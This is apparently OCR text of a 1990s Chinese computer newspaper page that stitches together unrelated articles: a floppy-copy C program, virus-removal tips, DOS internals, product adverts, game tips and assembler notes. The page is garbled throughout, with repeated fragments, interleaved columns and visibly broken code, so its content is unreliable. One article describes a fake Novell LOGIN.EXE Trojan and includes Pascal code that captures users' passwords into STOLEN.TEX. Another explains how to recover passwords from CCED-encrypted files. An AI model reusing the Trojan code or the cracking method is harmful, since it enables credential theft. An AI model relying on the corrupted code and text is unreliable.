[方法二]笔者编写了一个Turbo C程序mycopy.c,使用该程序可以拷贝任意标准规格的软盘,而且自动完成方法一所述的三步.程序的用法是: C:\>mycopy <drive> 其中,<drive>为要拷贝的软盘所在的驱动器字母.

注意,该程序将软盘数据临时保存于硬盘C的文件DISK.***.中.

```
源程序mycopy.c
1. #include <stdio.h>
2. #include <dos.h>
3. #include <conio.h>
4. #include <ctype.h>
5. #include <alloc.h>
6. int TotalTrack,HeadNum,
SecPerTrack,DriveNo;
7. char Boot[512],*Buf;
8. void rwBoot(int Action)
9. {int n;
10. for(n=3;n>3;n--)
```

巧用FDISK命令消除硬盘引导型病毒

如果硬盘被感染上了引导型病毒,例如STONE,2708等,其病毒代码存身于硬盘的主引导记录中,即使用FORMAT命令格式化硬盘也不能杀死.对于已知病毒,可用KILL或SCAN等杀毒软件清除,而对于未知病毒,可使用DEBUG等调试工具将同一类型的另一硬盘的主引导扇区覆盖带病毒的主引导区,同时还要注意保存好原硬盘的分区参数表,否则可能导致硬盘信息的全部丢失.

现在您大可不必为此类病毒的侵扰而烦恼了,MSDOS5.0以上版本提供的FDISK命令加上检测修复主引导区的参数——MBR(MASTER BOOT RECORD),就可完全杀死硬盘上的这类病毒.用法是:键入FDISK/MBR+回车即可.系统自动检测并更新主引导区,随之覆盖掉病毒代码,杀死病毒.即使你的机器是在带毒环境中,也可使用,只是需在执行完FDISK/MBR后重新启动一次机器即可,以避免重复感染硬盘. □广西 廖宁

```
11. ( _BX=(unsigned)Boot;
12. _CX=1;
13. _DX=DriveNo;
14. _AH=Action;
15. _AL=1;
16. geninterrupt(0x13);}
17. void rwTrack(int Action,int Head,int Track,char *p)
18. {int n;
19. for(n=3;n>0;n--)
```

```
42. for (Track =0; Track <TotalTrack;
Track++)
43. {head (Buf,512,SecPerTrack,f);
44. rwTrack(3,Head,Track,Buf);}
45. fclose(f);
46. main(int argc,char *argv[])
47. {int Drive;
48. if (argc ==2) {puts (" \n \ 7USAGE:
MYCOPY <drive>");exit(0);
49. Drive=toupper(argv[1][0]);
50. DriveNo=Drive-'A';
51. printf (" \n insert a NEW formatted disk
in drive %c",Drive);
52. puts (" \n \ 7Press any key to continue
.....");
53. getch();
54. rwBoot(2);
55. SecPerTrack = ((int*)(Boot+0x18));
56. HeadNum = ((int*)(Boot+0x1e));
57. TotalTrack = ((int*)(Boot+0x13))
/ (HeadNum * SecPerTrack);
58. Buf = (char *)malloc(SecPerTrack * 512);
59. if (Buf == NULL) {puts (" \n \ 7No e-
nough memory!");exit(1);}
60. printf (" \n insert the OLD bad disk in drive
%c",Drive);
61. puts (" \n \ 7Press any key to continue
.....");
62. getch();
63. rdDisk();
64. printf (" \n insert the NEW formatted disk
in drive %c,again",Drive);
65. puts (" \n \ 7Press any key to continue
.....");
66. getch();
67. rdDisk();
68. rwBoot(3);
69. unlink ("C:\DISK.***");
70. free(Buf);}
```

对于广大的计算机用户来说,以往的汉字录入法总有不尽人意的地方.传统的形码输入法,不仅记忆繁琐,较长时间不用还容易忘记,比如说五笔字型输入法,如果较长时间不用,很容易忘记,因为五笔字型需要较长时间学习、记忆、练习,还要记忆字根表,所以用起来相当麻烦,而全拼、双拼输入法速度令人难以接受,没有一种既好字又好录入又快又快的输入法呢?《中文之星2.0》的新拼音输入法实现了这一点.

《中文之星2.0》除挂接原版本的几种输入法外,又增加了新的输入法:郑码、形码、英中和新拼音输入法.其中新拼音输入法是新天地最新开发的一种智能化输入法,此输入法摆脱了传统记忆繁琐而需要花大量时间学习的缺点,克服了双拼、全拼输入法汉字较慢的弊端.会读汉语拼音的用户,就能够使用新拼音进行输入操作,不需要特别学习,也不必进行特殊记忆,非常容易掌握,是一种大众化的输入法.

新拼音输入法有四种特点:自动记忆、自动忘却、自动调整、低频屏蔽.使用新拼音,用户可以随时按自己的需要向词库中添加词组和汉字,系统会随时存储用户对词库进行的修改,自动记忆用户添加的内容.也就是说,用户如果在某次输入过程中,输入了原词库中没有的新词,那么新拼音就会自动记忆,将该词组添加到词库中,供用户在以后的输入操作中使用,用户不再需要为修改输入法对词库作任何附加操作.从而把造词过程融合在用户的输入过程中,大大提高了工作效率和兴趣.

对于用户添加进词库的词组,如果长期不使用,使用频率降低,系统会自动取消该词组,以免词库冗

余. 新拼音输入法不但使用户的输入操作简便、随意,而且其卓越的自动调整功能还可以使得输入速度大大提高.在用户还未使用新拼音之前,系统会本着高频优先的原则,将日常生活中使用频率高的字、词排在重码显示区的前面,以利于用户提高输入速度.当用户开始使用新拼音后,系统会根据用户的实际输入频度自动调整字、词的优先级.

智慧新拼音

《中文之星2.0》新拼音输入法

新拼音对经常使用的词和字的位置会自动向前调整,低频词组系统自动屏蔽,这样保证用户可以增加新词,而且使用用户的词或字处于容易得到的位置,通过长期使用智能化的新拼音输入法,系统内便全是用户“自己的”词和字,从而提高了汉字输入速度.新拼音在词组输入中拥有独特的技术,可以根据用户以往的输入操作,自动作出调整,使得在提示区内,只显示出那些用户最有可能需要使用的词组,其它使用频率相对较低的词组则被暂时屏蔽、隐藏起来,不显示在第一面上,在用户看起来仿佛没有重码或重码很少,减少了选择的麻烦,提高了输入速度.

对于汉语拼音发音不准的人,新拼音还提供了模糊调整功能.其实上,对于全拼音的用户来讲,几乎无需任何专门学习,就可以使用新拼音输入法了.只要输入的拼音是正确的,即便不正确,也能够很快地找到您所需的字和词.《中文之星2.0》的新拼音输入法提供的系统词汇达40000条,可供用户使用,从而使新拼音输入法更上一个新台阶.

明晖软件讲座(十四) □陆吉良

8051系列单片机在我国已成为单片机的主流,它们功能强大,价格便宜,深受设计者欢迎,因而日渐在各个应用领域得到广泛使用,对于使用8051系列单片机的设计者来说,工具软件是非常重要的,它关系到设计时有高的效率,有较少的失误。目前的设计开发情况,大致分为使用单片机一类和单纯利用PC机交叉汇编一类。使用PC机能充分利用它的强大功能,丰富的资源而且使用方便。不过就目前PC机上较易获得的8051系列开发软件来看,许多还是早期的产品,功能强大者不易看到。

汇编工具MCS51相信是最广泛拥有的软件了。其突出的缺点如下:一是出错时,报告出错位置不是原文件的

几行,而是汇编后的地址;但是出错时却不能形成目标文件,令人费解;另一个缺点是汇编后,并非可以得到机器码,而是一种名为"OBJ"的文本文件。你要得到可运行的机器码,必须进行转换。本来这一点是设计该软件者本来的意图是如此,并非什么缺点,但

谈8051系列单片机的汇编(上)

广大开发者欲要写人EPROM则不适合。

另一个汇编软件名为MASM51,该软件克服了MCS51的第一个缺点,出错时,报告原文件位置,易于检查改正。而对于第二点,该软件不是生成OBJ文件,而是形成HEX文件。HEX文件和OBJ文件虽然都是可显示的文本文件,但是格式却大不相同,因而还得转换,但毕竟还是比MCS51好。

现在我们反过来看看由机器码反汇编成原文件的情形。某些EPROM读写卡也附有这类功能,不过这种反汇编对于上述的目的没有用的。这就是两者的"反汇编"含义不一样,根本区别在于我们要形成可汇编的源文件,而后者只不过是用于观察,决不能再进行汇编。它们的分别,在于是否能使用标号和某些伪指令。

最易得到的反汇编软件为MU,由于资料少,知道使用方法的人不多。它何况又不是非直接处理机器码,而是处"OBJ"文件,更是一个难题,它还有一个缺点,就是反汇编出来的操作数采用十进制,确实不合时宜,为了方便阅读,有必要将这些十进制数转换为十六进制制。还有一点,形成的文本文件,其格式和上述MASM51软件的要求不

符,必须先得转换。由上面所述,要顺利地做汇编或反汇编,必须另有一番加工处理,纵然如此,能利用这些现有的工具资源,还是有价值的。

MASM51汇编程序,要求的原文件格式如下:①每一语句占一行;②标号也自己占一行;③每行必须靠左;④标号内容和其冒号之间不能留有空格;⑤操作数可以是10进制和16进制;⑥允许某些伪指令如db等。

书写原文件必须符合上述要求。汇编成形成HEX文件,若有错误,报告出错行号。

运行该程序,原文件不能在命令行输出,要进入菜单后,用ASM51命令加源文件名运行。源文件不一定一定要用ASM为后缀。

为了要转换HEX文件为机器码文件,先简单介绍HEX文件的格式。每行以冒号开头,整个文件由这样的行许多行组成,每行长短不一,都有自行定位的地址。在冒号后的两个数字是指出本行一共有多少字节机器码(16进制)。例如:10 06 00 00 B4 15 4 A EF B4 08 44 E5 2E 54 2F F5 90 C2 B7 11 43


上例由B4开始即为数据,一直到末二的"11"为止。末尾的43即为校验码。该行前面的06 00即指出"B4"这个字节存放地址应为0600H。以下紧接着存放。

举例一行如下:
10 06 00 00 B4 15 4 A EF B4 08 44 E5 2E 54 2F F5 90 C2 B7 11 43
上例由B4开始即为数据,一直到末二的"11"为止。末尾的43即为校验码。该行前面的06 00即指出"B4"这个字节存放地址应为0600H。以下紧接着存放。

□广州 温华波

长期以为,人们初学五笔字型时,首先要记字根,普遍采用王永民先生编写的助记口诀进行记忆,记忆速度虽说比较快,但容易使初学者误入两种歧途:一种是字根表中的有效字根没有记住,却把口诀中的无效字根记得相当熟;另一种是背会的字根一旦打乱提问或实习,就会发现反映迟钝,或是干脆记不起来。经我长期实践,发现利用这种"图形象法"来记忆字根效果更好,效率更快。其是对记忆者进行随意提问,反映敏捷,答复准确。初学者可以事先画出以下这种空白图形表来,复印多张,在记忆时空表填入相应的字根及代码,最好随意打乱记忆。

提高五笔字型字根记忆有效方法



联想英语智能 CAI 语言认识 题库系统 植物

联想英语智能题库是根据全国统编教材,并聘请了有经验的英语教师参与编制的,具有高度的教学权威性。该题库包括初、高中英语各年级及教育版四种,集出题、练习、测试于一体,摆脱了书面练习的单一形式。题库中可根据用户需要选择顺序出题或随机出题。系统可智能选择出题策略,自动生成试卷,可以任意选择试卷的范围;某此知识点;卷子的题目类型;做复习及测试,还可以自动生成题库中已有的高考模拟试题、高中、高考模拟试题。联想英语智能题库系统近似"傻瓜相机"一样的操作方式使你在最短的时间内无师自通。

题库系列还特别为教师版增加了增、删、插入、修改、创建等数据库处理功能,更适用于有经验的教师对题库不断进行维护,以保持题库的永久生命力。

适用于286以上的IBM及其兼容机,双屏显示,VGA、SVGA显示器,在EH-DOS联想汉字系统中运行,用"CAI"启动。(参考价:教育版320元/套;家庭版160元/套)

技术支撑:四川成都环路南二里1号华星电脑商场一搂,联想教育电子有限公司

Tel: (028) 5213527 联系人:马瑞 邮编:610041

过关有密码,冲突牺牲以后,可以从那一大关的第一小关开始打。在画面进入"ENTRANCE PASSWORD",接着出现一个有"X"的画面,密码就在画面的最下面一行。如果以前未打到第三和第四关,或者HISCORES.BIN这个文件中的记录很低,则每台电脑的第三和第四关的密码不一定相同。所以,最初刚开始玩时,通常只有第二关可过。

买武器,如果是选关开始玩的,那么:①选打第二关应买2~3把"5"形飞刀,一把"丁"形斧头,一至二个亮钻;②选打第三关应买一把"5"形飞刀、三个亮钻;③选打第四关应买三个金雨锤、三个亮钻、一个金刷。买武器时,把光标调到感兴趣武器上,按一次回车键,画面下面会出现有关这个武器的英文提示,再按一次回车键才是买这个武器。

打第一大关的守关头目:①进门后向右走,使人口消失,否则人口会引起大头目打出的亮钻的反弹。

造成伤害:②大头目打出的亮钻,其轨迹呈波浪形,散失刚好是安全地带,和大头目保持一定的距离,就可不受亮钻的伤害。

打第二大关的守关头目:进门之前,应带上大钻石(用金十字架架的)和两根金底座蜡烛,否则损失很大。进门后,迅速往前走,在右边一个金像前放下大

钻石。这样,飞马喷的火就被大头目吸引过去了。

打第三大关的守关头目:进门后立刻向右边走,使墙上的装饰边缘刚好和屏幕左边缘界时,停止向前,并猛烈开火。当大马第一次向右跳时,你要向左走三步并转身开火。注意观察大马的动向,随时准备在大马跳过来时向前冲,以免被磨成肉酱。为此,宁可在开火中大马喷出的火球打中,也不要转身向后躲

避。

打第四大关的守关头目:守关的大骷髅头,它会放出亮点和石头的飞蛇来攻击你,一碰上飞蛇就立刻死一半。这个头目最容易打,只需在大骷髅头刚一出现时,就迅速走近它身边,站立在台阶的边缘(一只脚脚尖稍微超出台阶一点即可)。向骷髅不停地开火,即

□南宁 黄晓林

时,病毒的攻击破坏,用户有理由质问:为什么防毒卡只是防毒而不能杀毒和查毒?能否把被杀病毒交给用户,从而真正保证用户一次投资,长期受益?

集成化可升级病毒卡

1. 杀毒病毒 采用安全可靠的特征码技术杀毒磁盘引导、文件、混合和交叉等各类病毒,明确报告病毒名称,病毒在进入到内存之前就被查明杀除,真正实现病毒前置,微病毒运行,针对国外著名杀毒软件的不安全,当磁盘系统有软体损坏时仍能保证微盘启动。

2. 防病毒 对新病毒报警并防止其传染破坏,即以普通防毒卡的全部功能,并且求真卡可以通过自升级追加杀毒新病毒的能力。

3. 自升级 采用中国科技工作者发明的世界先进硬件技术,可由用户自主升级换代,不断扩充新的功能,为确保用户免费升级,升级程序在《软件报》上公开发表,见本期94年28到31、41到42期。

4. 固化DOS (2兆位) 硬盘仿真磁盘启动微盘,可靠性和速度远优于磁盘,防止引导阶段一切病毒侵入,当磁盘系统有软体损坏时仍能保证微盘启动。

5. 固化汉字 (4兆位) 固化国家标准一、二、级汉字字符8000余个,为微盘节省256K内存,读取速度远快于磁盘,支持2.13、PTDOS多种汉字系统和WS、CCED、WPS等编辑软件。

6. 用户固态硬盘 (48位) 提供360K字节成大空间固化用户常用重要软件,仿真磁盘操作,固化由求真卡自行完成,无需另配编程卡,是工控机、恶劣环境下计算机的首选设备。

适用于80X86系列各种微机,自带1到4兆位EPROM和RAM高速运行,不占微机任何资源,高性价比推出,多功能集成卡的价格与单一功能普通防毒卡相当,批量优惠,欢迎函索资料。

不论是否求真卡用户,当遇到新病毒危害时,均可请函电联系,用户将及时得到杀毒工具。

中国计算机用户协会专家鉴定 中国科学院软件研究所测试 北京市公安局批准销售

中国电力工业部信息中心 邮编地址:100761北京白广路二条一号 电力部信息中心

24小时病毒报警电话:3273322-5431 夜7632809 设计师:保保田 联系人:刘志勇

Borland C++(以下简称C++)是著名软件公司Borland International推出的面向对象软件开发系统...

用C++开发WINDOWS的应用程序(上)

或应用程序调试时,总可能会因为程序中的致命错误引起一般保护性错误忽略考虑,而导致系统崩溃,应用程序源文件未写盘而丢失等不必要的麻烦。

二、WINDOWS与其应用程序的工作原理及其在C++上的实现
WINDOWS应用程序是一个以事件驱动、信息传递,以windows对象为组织单位的系统,在C++中可看作是一个基于对类实例(对象)组织设计编程的系统。

在WINDOWS环境下进行系统开发设计的主要步骤就是构造一系列视图窗口(即窗口数据),以及实现对这些窗口进行各种操作的函数(即窗口函数)的设计。在C++中OOP编程方法的封装性(Encapsulation)正好完成上述任务,比传统程序设计方法实现起来更加优越。

一、WINDOWS应用程序开发的软件环境

大家知道,在WINDOWS环境下面,有应用程序和非应用程序之分,但是Borland C++本身不是WINDOWS的应用程序,它只能在DOS命令行运行或作为WINDOWS的非应用程序运行,如果用户的硬件配置(存储空间、时钟频率等)不太好,笔者建议最好在C++集成环境程序源平台下编辑WINDOWS应用程序的源文件,经编译、链接成功后,存储源文件退出C++,再在WINDOWS环境下运行刚开发的WINDOWS应用程序,这样就可以减少许多C++作为WINDOWS的非应用程序运行时,开发软件所带来的麻烦,如:重新编译当前已装入的程序或DLL事例(Instance)。

三、WINDOWS应用程序开发的主要步骤
1. 定义窗口类并且进行初始化登记;
2. 创建、显示、更新窗口;
3. 进行信息处理循环;

可以简单地讲,应用程序主控部分的任务就是构造所需的窗口并且提供给WINDOWS进行管理,WINDOWS又为每个窗口调用其窗口函数,处理输入/输出及其它事件,而这一切都是通过表达不同意思的信息在两者之间传递的结果,因而程序设计主体在于对信息处理过程的设计。

怎样为AutoShade准备文件(一)

AutoShade是AutoCAD提供给用户的一个“明暗/着色”处理程序,它通过透视与绘制对三维物体加上光线阴影使其更具有真实的外观视觉效果,它还可以控制观察的角度、环境亮度及模型表面反光强度,以及广角镜与望远镜的透视图内选择观察物体,它用模拟摄像机工作的方式来建立所要观察的三维模型,为了使用它,应当先在AutoCAD中通过设置一个光源、摄像机位置、观察角度来定义一个场景“镜头”,并且取得一个“胶片”,再换一个场景后便取得另一张“胶片”...

张“胶片”,再换一个场景后便取得另一张“胶片”...

可以在“胶片”被摄取之后进行。AutoShade不会对所有的AutoCAD实体都给予明暗/着色处理,一般来说可以处理的AutoCAD实体有:3DFACE, 3DMESH, CIRCLE, SOLID, TRACE, DONUT, PLINE, Extruded(拉伸的)侧面/用AutoLISP程序编制成的上述复杂实体。使用AutoShade的第一步是在AutoCAD中装入ASHADE.LSP程序,这可以由命令线上使用LOAD这个AutoLISP函数,也可以给取屏幕菜单上弹出“Select Ashade Command”图标菜单后,就可以选择设置光源、摄像机,不同的AutoCAD版本,图标菜单会有些差别。

WINDOWS支持一系列属性,当用户选择了适当的属性,就可构成所需要的窗口,窗口函数的处理方式则带来了一种与传统程序设计方法(如分支、循环、调用等)不同的风格,取而代之的是窗口函数对信息(事例)处理的多路开关式流程。

WINDOWS对每一个窗口的一次信息传递,就会告诉窗口有一个事例发生并以信息方式传递过来了;窗口函数就可以根据信息代表的不同意思进行处理,这同样适用于主窗口与子窗口之间;另一方面这样的信息传递方式在多个事件构成一个操作的情况下,就会给窗口函数带来协调各个事件之间的关系,从而带来了窗口函数的复杂结构,由上可见,WINDOWS应用程序设计的主要工作就是窗口和窗口函数的设计,而关键之处在于窗口函数内部对不同信息进行处理的结构安排。

KV100杀毒软件

最近又发现1820/1866病毒变种,新旧已有两种,感染可执行文件,其病毒特征码如下:
%B4 2A ? ? ? 81 F9 %
? ? ? ? 00 0E 1F % % E2 F7 B4 09"
Found 1788 / 1804 or 1820 / 1866 virus! 用KV100清除!
将上述特征码和文字用处理软件写入病毒特征码文件d:\virus.dat中,用KV100 d:\virus.dat的格式就可自升级查出该病毒,需要KV100软件的读者可与本报信息部联系购买,200元/盒。
□山东 王江民

CCED是深受广大使用者喜爱的字表处理软件,CCED4.0版有一加解密功能。

在实际使用中,有时我们忘记了文件密码,这种情况下我们如何才能继续用这种加了密码的文件?笔者通过对CCED加密文件的分析,找到了一种利用CCED本身的加密解密功能为CCED加密文件解密的方法。
CCED加密文件的结构如下:
00H~ 61H: 存放CCED加密文件标志;当内容为
07 07 57 41 52 e4
20 3a 20 44 6f 6e
27 74 20 6d 6f 64
69 66 78 20 74 68
69 73 20 66 69 6c
65 20 21 20时,表示该文件为加密CCED文件;
22H: 存放译码表基值,该值由使用者输入的密码和2DH(或6DH)相互异或产生;
23H~ 25H+n: 以密文形式存放的密码,其中的n为输入的密码个数;
36H+n~ 文件尾: 以密文形式存放的正文。

本版责任编辑:唐毅
本版版式设计:何敏

间,如果CONFIG.SYS文件中含有FILES=n,则DOS为n个文件保留缓冲区。

这个缓冲区编号实际上对应了DOS内部数码,由于DOS用一个字节标识DOS内部数码,故n的取值范围为0~FEH,即DOS实际上可同时打开的句柄最多只有255个,但是,DOS文件表只有20,这就是DOS下单个进程可打开文件句柄数多为20的原因。
知道这一点后,我们可采用类似于覆盖的技术,通过某一句柄的重用来突破这一限制。具体实现为:假定文件f1, f2, ..., fn对应DOS内部数码为a1, a2, ..., an, 我们便a1~an分时使用句柄b, 这样在不同时刻句柄b对应了f1~fn这n个不同文件,这里要注意一点,由于句柄b对应了n个不同文件,所以关闭文件时,句柄b对应的登记项处也必须分别(n次)填入n个文件的DOS内部数码分别关闭,使DOS不将句柄b对应的登记项处填入FFH,而且让出了DOS内部数码。

ODH, 0AH, 那么取22H字节为00H)
2. 将该字节内容和2DH异或,得出该值(假设为C)按以下几种情况分别处理:

- a. 当该值大于20H且小于或等于60H, 或该值大于7AH时(即:20H < C <= 60H 或 C > 7AH), 该值代表的ASCII字符即为关键字;
b. 当该值等于20H时(即C = 20H), 关键字为任意两个相同的字符中间加一个空格,如A A;
c. 当该值小于20H时(即C < 20H), 将该值和任一大于40H的ASCII字符异或得一新值,这个大于40H的ASCII字符和新值代表的ASCII字符即为关键字;
d. 当该值大于60H且小于或等于7AH时(即60H < C <= 7AH), 将该值和任一大于20H且小于40H的ASCII字符异或得一新值,这个大于20H且小于40H的ASCII字符和新值代表的ASCII字符即为关键字;
e. 当该值大于7AH且小于或等于0AH时, 将该值和任一大于20H且小于40H的ASCII字符异或得一新值,这个大于20H且小于40H的ASCII字符和新值代表的ASCII字符即为关键字;
3. 利用PCTOOLS的W功能编辑该文件,删去第一句内容(加密标志及解密字),仅留下文件正文(编辑前,修改该文件属性为普通文件);
4. 启动CCED编辑文件,这时文件内容为密文,用CCED的加密解密功能以2中的关键字字符为解密字;
5. 再次利用PCTOOLS的W功能编辑该文件,删去第一句内容,在盘退出PCTOOLS,至此,该文件已经解密。(如果第22H、23H字节内容分别为

MS-DOS同时考虑到与UNIX/XENIX及CP/M两个操作系统的兼容性。

在文件与记录管理与操作中使用了与CP/M兼容的文件,记录功能组——FCB功能和与UNIX/XENIX兼容的文件,记录功能组——句柄功能,这里只讨论句柄功能的使用。使用句柄功能时,文件由一个ASCII字符串(以“\0”结尾)表示,可包含驱动器标识符、路径、文件名和扩展名,用户欲生成或打开一个文件时,标识此文件的字符串地址在寄存器DS:DX中传递给DOS,通过DOS功能调用3CH或3DH,在AX中返回一个16比特的句柄,而今后用户对此文件的操作都通过句柄进行。

TST中相对于PSP+18h的偏移量作为文件句柄返回给用户。

故而用户对文件进行操作时实际上是通过文件句柄在TST中查到该文件对应的DOS内部数码,而通过DOS内部数码操作文件的。
缺省情况下,进程启动时,DOS文件表具有如下初始值(注意前三项都指向DOS内部数码为1的控制台设备(CON)):

Table with 4 columns: 偏移量, 句柄名称, 标准输出, 标准输入. Rows include 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19.

这时我们可看到,DOS可通过改变文件表中对应登记项的值来重定向一个文件句柄。例如,在应用程序中我们修改了偏移量1处对应于标准输出设备的表登记项,使其指向某磁盘文件的DOS内部数码,则在程序结束时恢复其DOS内部数码,则此程序中对屏幕的写操作均写至该文件中。

DOS文件句柄功能分析及DOS文件表的结构与使用

默认情况下,DOS为8个内部文件号保留了空

DOS在TST中查找值为FFA的登记项,因DOS规定FFH表示此登记项未用,0~FEH则表示DOS内部表示的引用一个实际文件或设备的数码,我们称它们为“DOS内部数码”,按此把此登记项的索引,即它在

DOS文件句柄功能分析及DOS文件表的结构与使用

间,如果CONFIG.SYS文件中含有FILES=n,则DOS为n个文件保留缓冲区。这个缓冲区编号实际上对应了DOS内部数码,由于DOS用一个字节标识DOS内部数码,故n的取值范围为0~FEH,即DOS实际上可同时打开的句柄最多只有255个,但是,DOS文件表只有20,这就是DOS下单个进程可打开文件句柄数多为20的原因。

知道这一点后,我们可采用类似于覆盖的技术,通过某一句柄的重用来突破这一限制。具体实现为:假定文件f1, f2, ..., fn对应DOS内部数码为a1, a2, ..., an, 我们便a1~an分时使用句柄b, 这样在不同时刻句柄b对应了f1~fn这n个不同文件,这里要注意一点,由于句柄b对应了n个不同文件,所以关闭文件时,句柄b对应的登记项处也必须分别(n次)填入n个文件的DOS内部数码分别关闭,使DOS不将句柄b对应的登记项处填入FFH,而且让出了DOS内部数码。

还须提到的,在PSP域另有一三个区域:PSP+32H处存放DOS文件表大小(缺省为20);PSP+34H处存放DOS文件表起始地址偏移量;PSP+36H处存放DOS文件表起始的段址,上述各区域都占了一个字节。修改这三处的值也可扩充单进程中同时打开的文件数,在此就不再赘述了。

早期的PC/XT及其兼容机使用操作系统的通常是电子工业... 第六研究所研制的CCDOS 2.0/2.1

1. 其实CCDOS 2.0/2.1的核心是由MS(PC)DOS 2.0/2.1与PCBIOS连接形成的... 后来新的CCDOS及各种汉卡、中文平台不断涌现...

Super CCDOS 1.0汉字系统中提供的明星图排版系统SPT... 可以方便地制作图文并茂的图形界面...

程序可在EGA, CGA, VGA彩色显示方式的任何PC兼容机环境下运行... 并假定SPT图形宽度在640点以上...

C语言源程序如下: #include <con.h> #include <fcntl.h>...

转化SPT图形为可执行文件

```
6. 0x47, 0x01, 0x8b, 0x4e, 0xb9, 0x50, 0x6d, 0x1e,
7. 0x07, 0x0c, 0x32, 0x06, 0x46, 0x01, 0x0a, 0x2,
8. 0x18, 0x8b, 0x00, 0x0a, 0x8a, 0x0c, 0x0a, 0x4e,
9. 0x08, 0x00, 0x02, 0x0c, 0x8a, 0x0c, 0x0, 0x15,
10. 0x01, 0x8a, 0x5, 0x03, 0x0c, 0x8a, 0x47, 0x01,
11. 0x0f, 0x00, 0x00, 0xb9, 0x50, 0x6d, 0x1e, 0x47, 0x01,
12. 0xb4, 0x00, 0x0d, 0x16, 0xb8, 0x08, 0x08, 0x00, 0x0d,
13. 0x18, 0x44, 0x4c, 0x0d, 0x07, 0x07, 0x07,
14. unassigned char p[8],
15. main(int argc, char *argv[])
16. {if (argc == 4) exit(0);
17. if ((i = open(argv[1], O_RDWR | O_BINARY)) == -1) exit(0);
18. if ((i = open(argv[2], O_RDWR | O_CREAT)) == -1) exit(0);
19. contop[69] = atoi(argv[3]);
20. write(i, contop, 71);
21. seek(i, 0, 0);
22. read(i, &w, 2);
23. seek(i, 0, 0);
24. read(i, &b, 2);
25. seek(i, 0, 0);
26. w = w / 8;
27. w1 = w - 80;
28. for (i = 1; i <= 350; i++)
29. read(i, p, 80);
30. seek(i, (long)w1, 1);
31. write(i, p, 80);
32. close(i);
33. close(i);
```

PC/XT兼容机的CCDOS与5.0以上DOS的挂接方法

器的要求,从中国的实际情况来看,中小学教育以及早期购置的低档家用电脑的用户不可能一下子全部淘汰更新... 而DOS5.0以及6.0以上的版本的强大功能又很吸引人...

修改如下: DEBUC ANSI SYS -E0261 17 -E118F 17 -E0407 18 -E0439 90 90 -A03A8 XXXX,03A8 MOV AX,0601 MOV CX,0000 MOV DX,184F INT 10 RET

处理模块又分别调用 XXXX, 3A8 和 XXXX, 3A9处的另一个小模块。DOS5.0的ANSI SYS

修改后的ANSI SYS 置入config.sys后,可以保证不会因为光标落到汉字输入提示行而导致显示混乱... 对于不同的分辨率和显示器,以上修改的17,18两个参数可作适当变化。

二、关于CCBIOS版本限制的取消 有些CCBIOS文件内部设有版本检查程序,其实MS DOS5.0以上及DOS6.0与以前公布的DOS2.0/2.1等版本具有较好的向下兼容性...

特洛伊木马是众所周知希腊神话中的故事,然而在计算机领域中,也确实存在着类似的现象... 即给计算机用户一个相同的外壳,从而骗取用户的口令、密码等...

用过NOVELL网络的朋友都知道,每一个工作站上的用户要想共享网络资源或者使用自己网络服务器分配的资源时,必须先输入用户名,然后在系统提示下不回显地输入自己的口令...

NOVELL网络中的特洛伊木马 把源文件编译成名为LOGIN.EXE可供

```
write('Enter your password,'); pass = ''; readchar = ''; while ord(readchar) << 13 do begin readchar = readkey; pass = pass + readchar; end; writeln('TOOLS/ ', name, 'Access to server denied. '); writeln('You are attached to server tools. '); assign(mima, t; \STOLEN.TEX'); {$i-} append(mima);
```

变命令并全部置为空指令 NOP,在DOS功能调用中NOP在21H中,30H功能调用中取DOS版本号设置,在查找到到 MOV AH,30 INT 21 的命令段时,将其后面的CMP AL,XX直接改为JMP XXXX正常执行的地址即可。

三、DEBUG的汉字显示问题 原版的DOS5.0和DOS6.0提供的DEBUG.EXE都不能在ASCII栏中显示汉字,这给用户带来诸多不便...

四、关于内存分配问题 从MS DOS5.0开始,都配有高端内存管理程序,DOS的内核可以被装载到高端内存使用...

低档机一般不具备640KB以上的内存容量,但是NEC的V20 CPU(类似Intel8088)可以管理

386K以上,再加上汉字系统和一些设备驱动程序,在点方式下,留给用户的自由空间就所剩无几了...

FOXBASE 2.1 在386以上(2M以上内存)的微机,config.sys的环境配置是很重要的,你可以利用DOS(必须是DOS5.0以上)内存管理程序, HIMEM.SYS, EMM386.EXE,提供上位内存(UMB),其后用DEVICEHIGH; LH命令把设备驱动程序、汉字系统提到高位...

以上配置在386DX/40/4M机型DOS5.0/6.0测试通过。 □新疆 天山

NOVELL网络中的特洛伊木马 把源文件编译成名为LOGIN.EXE可供

DEVICE=SKIP.BIN 并保证SKIP.BIN, SKIPBIN.SYS在根目录中,系统即可正常启动。 五、关于CCDOS词库空间的有效使用 在CCCC.EXE中,除了装有汉字扫描表外,还有一个小小的词库空间,由于容量太小,作为词库意义不大...

FOXBASE 2.1 在386以上(2M以上内存)的微机,config.sys的环境配置是很重要的,你可以利用DOS(必须是DOS5.0以上)内存管理程序, HIMEM.SYS, EMM386.EXE,提供上位内存(UMB),其后用DEVICEHIGH; LH命令把设备驱动程序、汉字系统提到高位...

以上配置在386DX/40/4M机型DOS5.0/6.0测试通过。 □新疆 天山

NOVELL网络中的特洛伊木马 把源文件编译成名为LOGIN.EXE可供

NOVELL中去,修改后,无论何人在此机上上网,第一次输入口令无论输入正确与否不能上网,却在文本文件STOLEN.TEX中留下了自己形式如"username"的用户名和口令,而人网用户却不会产生丝毫怀疑...

NOVELL网络中的特洛伊木马 把源文件编译成名为LOGIN.EXE可供

NOVELL网络中的特洛伊木马 把源文件编译成名为LOGIN.EXE可供

NOVELL网络中的特洛伊木马 把源文件编译成名为LOGIN.EXE可供

386 微机 FOXBASE 2.1 图文教程

□湖北 高亮

□新疆 天山

□新疆 天山

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务中心 成都软件公司 成都电子研究所合办 主编：刘锦德 副主编：唐秋
国内统一刊号：CN51-0108 订阅代号：61-74 地址：成都市沙河街75号 邮政编码：610015

《软件报》首次举办的两项赛事圆满结束

为庆祝《软件报》创刊十周年，应广大读者、作者的要求，《软件报》首次举办的“MIS软件开发工具设计”大奖赛与“软件知识”竞赛，经过评委几个月的辛勤工作，竞赛结果揭晓，现公布如下：

一、“MIS软件开发工具设计”大奖赛

1. MIS菜单自动生成系统获奖者如下：
